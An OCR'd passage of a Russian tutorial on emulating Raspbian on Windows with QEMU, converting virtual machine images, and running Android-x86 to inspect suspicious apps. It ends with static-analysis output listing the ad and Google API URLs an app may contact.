
Ускорить работу гостевой ОС можно за счет процессора с поддержкой расширений виртуализации (Intel VT-x, AMD-V, SLAT) и установки дополнительных модулей ОЗУ.



WWW

Еще один простой вариант эмуляции Raspberry Pi в Windows

Тестовые образы разных систем для эмуляции в QEMU



Поддержка 56 процессорных архитектур в QEMU

Добавляем пару гигабайтов свободного места к образу диска.

```
qemu-img.exe resize 2015-05-05-raspbian-wheezy.img +2G
```

Создадим для удобства в каталоге QEMU батник и запишем в него команды запуска эмулятора с определенными параметрами: имитировать процессор архитектуры ARM, выделить 256 Мбайт в ОЗУ и создать виртуальный дисковый раздел с файловой системой ext4. Это все одна строка, но длинная.

```
qemu-system-arm.exe -kernel kernel-qemu -cpu arm1176 -m 256 -M
versatilepb -no-reboot -serial stdio -append "root=/dev/sda2 panic=1
rootfstype=ext4 rw init=/bin/bash" -hda 2015-05-05-raspbian-wheezy.img
```

Если задать больше 256 Мбайт, то эмулятор вылетит с ошибкой, но в реальном Raspberry Pi Model A памяти как раз столько.

Загрузив Raspbian в режиме командной строки, откроем с помощью текстового редактора nano список динамических библиотек, которые будут загружены перед программой.

```
nano /etc/ld.so.preload
```

Нам требуется всего лишь задать # в начале строки /usr/lib/... и сохранить изменения. Выходим по нажатию <Ctrl + X> и жмем Y.

Затем продолжим делать более глубокие настройки. Создадим новый файл с правилами для менеджера устройств.

```
nano /etc/udev/rules.d/90-qemu.rules
```

Запишем в него символьные ссылки.

```
KERNEL=="sda", SYMLINK+="mmcblk0"
KERNEL=="sda?", SYMLINK+="mmcblk0p%n"
KERNEL=="sda2", SYMLINK+="root"
```

Сохраним изменения, выйдем из режима эмуляции и продолжим настройку в среде Windows. В созданном ранее батнике убираем ненужные больше опции загрузки **`init=/bin/bash`** вместе с предшествующим пробелом. Пересохраняем батник и запускаем его снова.

При загрузке может появиться несколько сообщений об ошибке, но все они некритичные и могут быть проигнорированы. Снова создадим правила для менеджера устройств, поскольку конфиг изменился.

```
nano /etc/udev/rules.d/90-qemu.rules
```

И опять запишем в него символьные ссылки.

```
KERNEL=="sda", SYMLINK+="mmcblk0"
KERNEL=="sda?", SYMLINK+="mmcblk0p%n"
KERNEL=="sda2", SYMLINK+="root"
```


Раскладка клавиатуры теперь другая, поэтому кавычки вводятся по нажатию <Shift + 2>. Сохраняем файл и пишем команду **`exit`**. На этот раз ее выполнение приведет не к выходу в Windows, а к появлению встроенного меню с настройками Raspbian. Пока ничего не меняем, а просто выходим в командную строку. Для этого нужно нажать Tab, выбрать Finish и выполнить перезагрузку.

```
sudo reboot
```

Эмуляция завершится, и после перезапуска нашего батника начнется нормальная загрузка Raspbian, во время которой надо будет ввести логин и пароль. По умолчанию логин — pi, пароль — raspberry.

Чтобы использовать ранее добавленные два гигабайта, нам требуется попасть в меню конфигурации.

```
sudo ln -snf mmcblk0p2 /dev/root
sudo raspi-config
```



Настройка Raspbian в QEMU

Когда выберем первый пункт открывшегося меню (Expand Filesystem), оно исчезнет на несколько секунд, а виртуальный раздел /root partition увеличится

на два гигабайта (размер можно задать произвольный). Нажимаем Finish, соглашаемся на перезагрузку и снова запускаем Raspbian через батник. Можно сразу обновить дистрибутив классической связкой команд update и upgrade в одну строку с автоподтверждением действий.

```
sudo apt-get update && sudo apt-get dist-upgrade –y
```

Если нужен графический интерфейс, то приступаем к опциональному этапу конфигурации. В нем понадобится выбрать третий пункт меню настроек (Enable boot to Desktop), где мы указываем загрузку «иксов» для пользователя pi.


```
sudo raspi-config
```

Там же можно выбрать другую раскладку и дополнительные опции. После перезагрузки система автоматически запустит десктоп с чернобыльской малинкой на весь экран.

WWW

[Еще один простой вариант эмуляции Raspberry Pi в Windows]

[Тестовые образы разных систем для эмуляции в QEMU]



Запуск Raspbian в графическом режиме

QEMU в качестве конвертера

При необходимости можно конвертировать образы виртуальных машин друг в друга с помощью QEMU.

```
qemu-img convert –f исходный_формат –O конечный_формат имя_файла
```

Поддерживаются форматы RAW, QED, Qcow2, VDI, VMDK и VPC.

ЭМУЛИРУЕМ ANDROID

QEMU — проект опенсорсный, так что он быстро развивался и обрастал дополнениями. Фактически он стал основой для Oracle VirtualBox и многих других эмуляторов. Одновременно росло и число задач, решаемых с помощью виртуальных машин. Например, прежде чем ставить сомнительное приложение на смартфон или планшет, его удобно проверить в изолированной среде.

Раньше для этого приходилось использовать эмуляцию ядра ARM и мириться с неизбежными тормозами. Сейчас все стало гораздо проще, поскольку в рамках проекта Android-x86 волонтеры портируют исходный код гугловской операционки на платформу x86. Текущая версия Android 4.4 в два счета поднимается с дефолтными настройками как «другая 32-битная ОС Linux». В ней можно экспериментировать с новыми программами и выполнять их детальный анализ (например, с помощью модулей AVL Pro v.2.x). Можно даже получать на халяву платный софт на общую сумму до 10 тысяч долларов (с одного аккаунта с виртуальной пропиской в США), став участником программы лояльности Amazon Undeground. Загруженные APK без проблем переносятся на реальное устройство.

Если же под видом интересного приложения в Android-x86 установится троян-шифровальщик, биткойн-майнер или скрытая звонилка на платные номера, то их можно будет безнаказанно препарировать в той же виртуалке, перехватывая управление и откатываясь на предыдущее состояние.



Подробности ПО

ПДД 2015(1.12)
com.debia.pdd

Основное | Компоненты | Статанализ

Мог использовать URL(25)

http://googleads.g.doubleclick.net/mads/static/mad/sdk/native/sdk-core-v40.html
http://googleads.g.doubleclick.net/mads/static/sdk/native/sdk-core-v40.html
http://hostname/?
http://media.admob.com/mraid/v1/mraid_app_banner.js
http://media.admob.com/mraid/v1/mraid_app_expanded_banner.js
http://media.admob.com/mraid/v1/mraid_app_interstitial.js
http://plus.google.com/
http://schemas.android.com/apk/lib/com.google.android.gms.plus
http://www.google-analytics.com/collect
http://www.google.com
https://ssl.google-analytics.com/collect
https://www.googleapis.com/auth/appstate
https://www.googleapis.com/auth/datastoremobile
https://www.googleapis.com/auth/drive
https://www.googleapis.com/auth/drive.appdata
https://www.googleapis.com/auth/drive.apps
https://www.googleapis.com/auth/drive.file
https://www.googleapis.com/auth/games
https://www.googleapis.com/auth/games.firstparty
https://www.googleapis.com/auth/plus.login
https://www.googleapis.com/auth/plus.me
https://www.googletagmanager.com
http://media.admob.com/mraid/v1/mraid_app_banner.js)
http://media.admob.com/mraid/v1/mraid_app_expanded_banner.js)
http://media.admob.com/mraid/v1/mraid_app_interstitial.js)

Мог использовать SMS номера(0)

Privacy Related API(0)

Premium Related API(0)

Подробности ПО

UBANK(2.0.331)
com.ubank.su

Основное | Компоненты | Статанализ

